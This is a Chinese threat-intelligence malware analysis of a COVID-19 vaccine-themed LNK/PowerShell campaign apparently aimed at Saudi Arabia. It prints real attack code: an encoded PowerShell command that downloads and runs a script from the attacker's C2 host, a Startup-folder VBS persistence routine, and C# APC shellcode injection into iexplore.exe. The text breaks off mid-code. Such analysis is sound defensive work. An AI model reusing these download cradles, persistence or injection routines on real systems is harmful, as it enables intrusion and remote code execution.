奇安信威胁情报中心

ti.qianxin.com/blog/articles/Suspected-Russian-speaking-attackers-use-COVID19-vaccine-decoys-against-Middle-East/

返回 TI 主页
RESEARCH

数据驱动安全

概述

自2020年新型冠状病毒 (COVID-19) 在全球爆发以来，多种不同类型的威胁转向使用COVID-19作为社会工程学攻击的主要话题。一开始，攻击者利用人们对新冠疫情的"恐惧"和关注投放新冠病毒相关的诱饵文件；随着疫苗的普及，攻击者开始使用与疫苗接种状态、疫情经济补给或其他医疗信息话题相关的恶意文档进行攻击。

近日，奇安信威胁情报中心在日常威胁狩猎中已检测到多起以新冠疫苗为主题的攻击活动。攻击者大多使用投递邮件的方式，向用户发送恶意构造的诱饵文件欺骗用户点击，恶意文件类型多种多样，其中包括但不限于EXE、MS Office 宏文档、漏洞文档、LNK文件、VBS 脚本、PowerShell 脚本等。本文将对其中一起疑似具有俄语背景的未知团伙以<COVID-19疫苗副作用>为诱饵针对沙特地区的攻击活动进行分析，并详细阐述此次攻击的加载流程和代码细节。


奇安信威胁情报中心再次提醒广大政企单位和个人用户，在做好疫情防控的同时，也要做好网络安全的防护工作。基于奇安信威胁情报中心的威胁情报数据的全线产品，包括威胁情报平台（TIP）、天眼高级威胁检测系统、NGSOC、奇安信态势感知等，都已经支持对此APT攻击团伙攻击活动的精准检测。

样本分析

样本基本信息

-	-
文件名	Side_Effects_of_COVID-19_Vaccines.zip
MD5	a4f6cec5d34a6dbaeaebf6fa0eed3d05
文件格式	ZIP
C2	Microersof[.]xyz

原始样本ZIP压缩包， ZIP包中内嵌了一个伪装成PDF的恶意LNK文件和两个用于迷惑用户的正常文档。


Side_Effects_of_COVID-19_Vaccines-v1.pdf
Side_Effects_of_COVID-19_Vaccines-v2.pdf
Side_Effects_of_COVID-19_Vaccines-v3.pdf
vaccines
MDPI

Article

Evaluation of Side Effects Associated with COVID-19 Vaccines in Saudi Arabia

Abdulaziz Alhazmi [1,2,3], Edrous Alamer [3,4], Dalia Daws [2], Mashael Hakami [2], Majid Darraj [5], Siddig Abdelwahab [3], Amani Maghfuri [6] and Abdullah Algaissi [3,4,*]

[1] Department of Microbiology and Parasitology, College of Medicine, Jazan University, Jazan 45142, Saudi Arabia; abalhazmi@jazanu.edu.sa
[2] Jazan University Hospital, Jazan University, Jazan 45142, Saudi Arabia; ddous@jazanu.edu.sa (D.D.); mashael@jazanu.edu.sa (M.H.)
[3] Medical Research Center, Jazan University, Jazan 45142, Saudi Arabia; ealamer@jazanu.edu.sa (E.A.); sadiqa@jazanu.edu.sa (S.A.)
[4] Department of Medical Laboratories Technology, College of Applied Medical Sciences, Jazan University, Jazan 45142, Saudi Arabia
[5] Department of Medicine, College of Medicine, Jazan University, Jazan 45142, Saudi Arabia; mdarraj@jazanu.edu.sa
[6] College of Medicine, Jazan University, Jazan 45142, Saudi Arabia; Amanimgf@gmail.com
[*] Correspondence: aalgaissi@jazanu.edu.sa; Tel.: +966-7-3295000

Abstract: Background: Pfizer-BioNTech and Oxford-AstraZeneca are recently introduced vaccines to combat COVID-19 pandemic. During clinical trials, mild to moderate side effects have been associated with these vaccines. Thus, we aimed to evaluate short-term post-vaccination side effects. Methods: Cross-sectional, retrospective study using an online questionnaire was conducted among COVID-19 vaccines recipients in Saudi Arabia. General and demographic data were collected, and vaccine-associated side effects after receiving at least one dose of each vaccine were evaluated. Results: Our final sample consisted of 515 participants with a median age of 26 years. Most of the study participants were female (57%). Nearly 13% of the study subjects have reported previous infections with SARS-CoV-2. Oxford-AstraZeneca and Pfizer-BioNTech vaccines have been received by 75% and 25% of the study participants, respectively. Side effects associated with COVID-19 vaccines have been reported by 60% of the study subjects, and most of them reported fatigue (90%), pain at the site of the injections (85%). Conclusion: Side effects that are reported post Oxford-AstraZeneca and Pfizer-BioNTech vaccines among our study participants are not different from those that were reported in the clinical trials, indicating safe profiles for both vaccines. Further studies are needed to evaluate the effectiveness of the current vaccines in protection against SARS-CoV-2 reinfections.

Keywords: COVID-19; SARS-CoV-2; vaccine; side effects

check for updates

Citation: Alhazmi, A.; Alamer, E.; Daws, D.; Hakami, M.; Darraj, M.; Abdelwahab, S.; Maghfuri, A.; Algaissi, A. Evaluation of Side Effects Associated with COVID-19 Vaccines in Saudi Arabia. *Vaccines* 2021, 9, 674. https://doi.org/10.3390/vaccines9060674

Academic Editor: Ralph A. Tripp

Received: 18 May 2021
Accepted: 16 June 2021
Published: 18 June 2021

Publisher's Note: MDPI stays neutral with regard to jurisdictional claims in published maps and institutional affiliations.

Copyright: © 2021 by the authors. Licensee MDPI, Basel, Switzerland. This article is an open access article distributed under the terms and conditions of the Creative Commons Attribution (CC BY) license (https://creativecommons.org/licenses/by/4.0/).

1. Introduction


Severe acute respiratory syndrome coronavirus 2 (SARS-CoV-2), is a newly identified member of the human coronaviruses family that was discovered during the outbreak of the highly transmissible respiratory disease in Wuhan, China in 2019. SARS-CoV-2 causes the Coronavirus disease 19 (COVID-19) and is now continuing to spread worldwide causing a global pandemic [1]. Saudi Arabia is one of the countries that was affected by this pandemic. More importantly, Saudi health officials have taken early unprecedented preventive measures and precautionary strategies, such as banning international flights, closing mosques, schools, and universities, and complete lockdown of the country, to reduce the burden of the disease [2]. Yet, as there is no approved antiviral treatment for COVID-19, several trials for vaccine development were immediately initiated with the hope to control this pandemic [3,4]. By the beginning of 2021, some international health authorities announced various vaccine candidates for emergency use authorization

详细分析

此次捕获的攻击活动样本为ZIP 文件，将文件解压后会得到一个LNK文件和两个PDF文件文件：Side_Effects_of_COVID-19_Vaccines-v1.pdf.lnk、Side_Effects_of_COVID-19_Vaccines-v2.pdf、Side_Effects_of_COVID-19_Vaccines-v3.pdf。

其中~v1.pdf.lnk 文件为恶意代码的初始载荷，该LNK文件执行后会调用执行Powershell 指令下载后续payload，~v2.pdf 和~v3.pdf为无恶意行为的PDF诱饵文件。

受害者通过点击~v1.pdf 启动powershell 执行恶意脚本，并通过脚本下载后续恶意文件到计算机从而实现入侵。



Side_Effects_of_COVID-19_Vaccines-v1.pdf

目标类型: 应用程序

目标位置: v1.0

目标(T): \ell\v1.0\powershell.exe -Sta -Nop -w 1


起始位置(S):

快捷键(K): Ctrl + C

运行方式(R): 最小化

备注(O): COVID-19

LNK文件中包含的Powershell指令解码之后，程序将会从http[:]//microersof[.]xyz/E5371DD1EAEA2AB6DD9FA5FA760480606DBD0725/jquery[.]ps1加载后续payload执行。




```
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -Sta -Nop -w 1 -enc
UABvAHcAZQByAFMAaABlAGwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIABiAHkAcABhAHM
AcwAgAC0AbgBvAHAAcgBvAGYAaQBsAGUAIAAtAGMAbwBtAG0AYQBuAGQAIAAiAGkAZQB4ACgATgBlAHcALQBPAG
IAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpA
G4AZwAoACcAaAB0AHQAcAA6AC8ALwBtAGkAYwByAG8AZQByAHMAbwBmAC4AeAB5AHoALwBFADUAMwA3ADEARABE
ADEARQBBAEUAQQAyAEEAQgA2AEQARAA5AEYAQQA1AEYAQQA3ADYAMAA0ADgAMAA2ADAANgBEAEIARAAwADcAMgA
1AC8AagBxAHUAZQByAHkALgBwAHMAMQAnACkAIgA=
```

```
PowerShell -ExecutionPolicy bypass -no profile-command "iex (New-ObjectNet.WebClient).DownloadString
('http://microersof.xyz/E5371DD1EAEA2AB6DD9FA5FA760480606DBD0725/jquery.ps1')"
```

下载的可执行文件信息如下：


-	-
文件名	Jquery.ps1
MD5	bb1166e6ffd66a072c8a58a2c377919c
C2	microersof[.]xyz

受害者通过点击诱饵文件启动PowerShell 程序并执行恶意脚本后，程序会从指定的网络地址请求并获取后续的PowerShell 恶意脚本，即jquery.ps1。该脚本的主要功能是解码并在内存中加载一段Shellcode。




```
Set ("z3"+"H") ( " ) )29]RahC[,'Wbp' EcAlPER- 63]RahC[,'Hxm'EcAlPER-93]RahC[,'Pn6' EcAlPER-421]RahC[,)17]RahC[+611]RahC[+09]RahC[( EcAlPER- 43]RahC[,)98]RahC[+86]RahC[+311]RahC[+18]RahC[(EcAlPER- )'
'+'
'+'

'+';lluN-tu0 Gt'+'Z a'+'dsadsaERsreuwoL


}

}

;lluN-tu0 GtZ niwR

{ esle}

}

tixe

{ esle}

cHxm htaPe'+'liF- bHxm '+'gnirtS'+'tupnI- yraniBoTgnirtSouR

{)eurTHxm == skLesuoM('+'fi

;lluN-tu0 GtZ niwR'+'

{))aHxm(!( fi    '+'
```

脚本去混淆之后可知，程序会解密数据并在开机启动目录下写入App.vbs文件实现本地持久化。



```
function Rwin{
function RuoStringToBinary {
    [CmdletBinding()]
    param (
        [string] $InputString
      , [string] $FilePath = ('{0}\{1}' -f $env:TEMP, [System.Guid]::NewGuid().ToString())
    )
    try {
        if ($InputString.Length -ge 1) {
            $ByteArray = [System.Convert]::FromBase64String($InputString);
            [System.IO.File]::WriteAllBytes($FilePath, $ByteArray);
        }
    }
    catch {
        throw ('Failed to create file from Base64 string: {0}' -f $FilePath);
    }
    Write-Output -InputObject (Get-Item -Path $FilePath);
}
function LowuersREasdasda {
    $b =
    "Q29uc3QgSElEREVOX1dJTkRPVyA9IDEyDQpzdHJDb21wdXRlciA9ICIuIg0KU2V0IG9ialdNSVNlcnZpY2UgPSBHZXRPYmplY3QoIndpbm1nbXRzOiIgXw0KICAgICYgIntpbXBlcnNvb
    mF0aW9uTGV2ZWw9aW1wZXJzb25hdGV9IVxcIiAmIHN0ckNvbXB1dGVyICYgIlxyb290XGNpbXYyIikNClNldCBvYmpTdGFydHVwID0gb2JqV01JU2VydmljZS5HZXQoIldpbjMyX1Byb2N
    lc3NTdGFydHVwIikNClNldCBvYmpDb25maWcgPSBvYmpTdGFydHVwLlNwYXduSW5zdGFuY2VfDQpvYmpDb25maWcuU2hvd1dpbmRvdyA9IEhJRERFTl9XSU5ET1cNClNldCBvYmpQcm9jZ
    XNzID0gR2V0T2JqZWN0KCJ3aW5tZ210czpyb290XGNpbXYyOldpbjMyX1Byb2Nlc3MiKQ0KV1NjcmlwdC5TbGVlcCA2MDAwDQplcnJSZXR1cm4gPSBvYmpQcm9jZXNzLkNyZWF0ZSgicG9
    3ZXJzaGVsbC5leGUgLW5vUCAtc3RhIC13IDEgLWVuYyBVQUJ2QUhjQVpRQnlBRk1BYUFCbEFHd0FiQUFnQUMwQVJRQjRBR1VBWXdCMUFIUUFhUUJ2QUc0QVVBQnZBR3dBYVFCakFIa0FJQ
    UJpQUhrQWNBQmhBSE1BY3dBZ0FDMEFiZ0J2QUhBQWNnQnZBR1lBYVFCc0FHVUFJQUF0QUdNQWJ3QnRBRzBBWVFCdUFHUUFJQUFpQUdrQVpRQjRBQ2dBVGdCbEFIY0FMUUJQQQdJQWFnQmx
    BR01BZEFBZ0FFNEFaUUIwQUM0QVZ3QmxBR01BUXdCc0FHa0FaUUJ1QUhRQUtRQXVBRVFBYndCM0FHNEFiQUJ2QUdFQVpBQlRBSFFBY2dCcEFHNEFad0FvQUNjQWFBQjBBSFFBY0FBNkFDO
    EFMd0J0QUdrQVl3QnlBRzhBY3dCdlFXbGFBZUFIVFUFid0JtQUM0QWVBQjVBSG9BTHdBMVFVRVJFQVVGQkQ0RVVBRnd0EzQURFQVJBQkVBREVBUlFCQkFFVUFRUUF5QUVGQVFnTQTJBRVFBUkFBUFFWUFRUUExQUVZQVF
    RQTNBRFlBTUFBMEFEZ0FNQUEyQURBQU5nQkVBRUlBUkFBd0FEY0FNZ0ExQUM4QWFnQnhBSFVBWlFCeUFIa0FMZ0J3QUhNQU1RQW5BQ2tBSWdBPSIsIG51bGwsIG9iakNvbmZpZywgaW50U
    HJvY2Vzc0lEKQ==";
    $c = "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\App.vbs"
    $a = Test-Path "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\App.vbs"
```


同时，程序会尝试从C2下载数据到本地解密为Shellcode并注入到iexplore.exe进程中。



```
public static void Main()
{
    string AeW = Win;
    string UpWins = GetWindowsupdate(AeW);
    System.Threading.Thread.Sleep(1000);
    byte[] windowsUpdate = Convert.FromBase64String(UpWins);
    string processpath = @"C:\Program Files\Internet Explorer\iexplore.exe";
    STARTUPINFO si = new STARTUPINFO();
    PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
    bool success = CreateProcess(processpath, null,
    IntPtr.Zero, IntPtr.Zero, false,
    ProcessCreationFlags.CREATE_SUSPENDED,
    IntPtr.Zero, null, ref si, out pi);
    IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, windowsUpdate.Length, MEM_COMMIT, PAGE_READWRITE);
    IntPtr bytesWritten = IntPtr.Zero;
    bool resultBool = WriteProcessMemory(pi.hProcess, resultPtr, windowsUpdate, windowsUpdate.Length, out bytesWritten);
    IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, (int)pi.dwThreadId);
    uint oldProtect = 0;
    resultBool = VirtualProtectEx(pi.hProcess, resultPtr, windowsUpdate.Length, PAGE_EXECUTE_READ, out oldProtect);
    IntPtr ptr = QueueUserAPC(resultPtr, sht, IntPtr.Zero);
    IntPtr ThreadHandle = pi.hThread;
    ResumeThread(ThreadHandle);
}
```


请求的C2地址为：

http[:]//microersof[.]xyz/E5371DD1EAEA2AB6DD9FA5FA760480606DBD0725/jquery.js




```
 string lru = @"7ekL5W1okOxnSENun/sKNvtwOHRUTosV6UiAsGRLYkuvDpO1erYIuQsi32CcSJNKX2d7Wykt9r0AnVAHqXfFLJrVPkNpsn6ccx8uIKpVeEk=";
 string lrul = @"7ekL5W1okOxnSENun/sKNvtwOHRUTosV6UiAsGRLYkuvDpO1erYIuQsi32CcSJNKX2d7Wykt9r0AnVAHqXfFLN7wF3/r3gGMEbrn8eWygo8=";
```

请求的数据如下：



不安全 | microersof.xyz/E5371DD1EAEA2AB6DD9FA5FA760480606DBD0725/jquery.js


本地解密后得到完整的Shellcode：



```
byte[] array = Convert.FromBase64String(windowsupdate);
string lpApplicationName = "C:\\Program Files\\Internet Explorer\\iexplore.exe";
Program.STARTUPINFO startupinfo = default(Program.STARTUPINFO);
Program.PROCESS_INFORMATION process_INFORMATION = default(Program.PROCESS_INFORMATION);
Program.CreateProcess(lpApplicationName, null, IntPtr.Zero, IntPtr.Zero, false, Program.ProcessCreationFlags.CREATE_SUSPENDED, IntPtr.Zero, null, ref startupinfo, out process_INFORMATION);
```

```
023256F0 E0 34 56 00 00 00 00 00 00 00 00 00 C0 68 45 00 48 D7 00 00 E8 88 97 00 00 88 97 00 00 94 67 44 15 CC 84 0C 32 2F 82 3A 7D 84 FB 2F 89 54 57 23 65 CC F3 BD 6F E2 .4V.........hE.H............gD....2/.:}../.TW#e...o.
02325726 B1 6C 8D 00 B5 7B 05 00 00 00 00 7D 53 19 8B A3 35 96 13 EF 23 CD 77 F9 4E DC 62 F0 96 0A B5 E4 1C 8D 83 83 DE 55 BC 4B 09 BC 3E FC 51 49 C1 40 A7 FA BB C3 34 6A .l...{.....}S...5...#.w.N.b.........U.K..>.QI.@....4j
0232575C EB 6B 9E 1E 2B 73 F5 09 9D 74 42 0C 73 B4 C8 F3 F3 2A D0 5E D7 AD C2 7B 06 75 90 B2 DF 70 88 C7 93 9F 04 41 8D F4 11 00 17 2D F1 3C 26 EA 48 9B 1F 9B F6 5A 55 6A .k..+s...tB.s....*.^...{.u....p.....A.....-.<&.H....ZUj
02325792 63 28 7B A9 D0 6C 39 BA E0 02 71 4B 62 69 6D C1 A3 79 B9 FF 56 2D A9 56 25 B2 7E 85 52 F1 8E 75 BE 04 D9 C8 58 3D 92 C3 43 AF E9 9C B6 0C A8 4D 57 3A 00 B3 A0 B0 c({..l9...qKbim..y..V-.V%.~.R..u....X=..C......MW:....
023257C8 FA 8F 9F 27 3E 3B 19 9D 76 08 E3 A0 53 39 F6 4C 50 0E D5 89 85 82 A1 1A 4C 7D 1A B3 41 19 81 42 93 D5 87 19 72 45 E8 F9 03 60 F7 A1 0C 39 1D B9 4E A1 8A 77 E5 E0 ...'>;..v...S9.LP.......L}..A..B....rE...`...9..N..w..
023257FE 21 0B 23 B0 2D 5B E1 B4 70 64 D3 66 40 D2 CD 03 8E DF 52 1B 58 1B 45 08 79 BF 7E CD 28 65 2B F4 5C 18 A2 78 49 4E E8 BA 5A 8A 8D 35 D1 C9 FC D6 C3 11 E8 60 74 7A !.#.-[..pd.f@.....R.X.E.y.~.(e+.\..xIN..Z..5.......`tz
02325834 F7 E4 E6 30 65 A0 70 A5 BD 14 D4 C4 B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...0e.p...............................................
0232586A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ......................................................
023258A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ......................................................
023258D6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ......................................................
0232590C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 41 6D 7B 70 E4 D5 1C CB 3B .............................................Am{p....;
02325942 78 74 EB BA DE D8 54 A4 DB 6D 40 5D E6 59 01 B4 41 79 D5 EC 59 6F 1F DD 06 7B 3E 58 6A 84 F9 9B 60 33 F2 B2 4A 74 58 4C 19 B5 EC CD E8 B2 26 99 24 EF 9A 0F A7 D0 xt....T..m@].Y..Ay..Yo...{>Xj...`3..JtXL......&.$.....
```

最后，程序启动IE浏览器（64位）并注入Shellcode。




```
bool success = CreateProcess(processpath, null,
IntPtr.Zero, IntPtr.Zero, false,
ProcessCreationFlags.CREATE_SUSPENDED,
IntPtr.Zero, null, ref si, out pi);
IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, windowsUpdate.Length, MEM_COMMIT, PAGE_READWRITE);
IntPtr bytesWritten = IntPtr.Zero;
bool resultBool = WriteProcessMemory(pi.hProcess, resultPtr, windowsUpdate, windowsUpdate.Length, out bytesWritten);
IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, (int)pi.dwThreadId);
uint oldProtect = 0;
resultBool = VirtualProtectEx(pi.hProcess, resultPtr, windowsUpdate.Length, PAGE_EXECUTE_READ, out oldProtect);
IntPtr ptr = QueueUserAPC(resultPtr, sht, IntPtr.Zero);
IntPtr ThreadHandle = pi.hThread;
ResumeThread(ThreadHandle);
```

解密后的Shellcode文件信息如下：

-	-
文件名	Shellcode.bin
MD5	52e8beb8037a2e37968d2deb0958289d

解密出的Shellcode首先被写入到目标进程（IE浏览器）内存中，并使用QueueUserAPC函将该APC对象加入到指定线程的APC队列中从而进行进入到Shellcode入口处执行恶意操作。




```
        public static void Main()
        {
            string expr_05 = Program.Win;
            Console.Write(expr_05);
            string arg_1A_0 = Program.GetWindowsupdate(expr_05);
            Thread.Sleep(1000);
            byte[] array = Convert.FromBase64String(arg_1A_0);
            string arg_4C_0 = "C:\\Program Files\\Internet Explorer\\iexplore.exe";
            Program.STARTUPINFO sTARTUPINFO = default(Program.STARTUPINFO);
            Program.PROCESS_INFORMATION pROCESS_INFORMATION = default(Program.PROCESS_INFORMATION);
            Program.CreateProcess(arg_4C_0, null, IntPtr.Zero, IntPtr.Zero, false, Program.ProcessCreationFlags.CREATE_SUSPENDED, IntPtr.Zero, null, re
            IntPtr intPtr = Program.VirtualAllocEx(pROCESS_INFORMATION.hProcess, IntPtr.Zero, array.Length, Program.MEM_COMMIT, Program.PAGE_READWRITE)
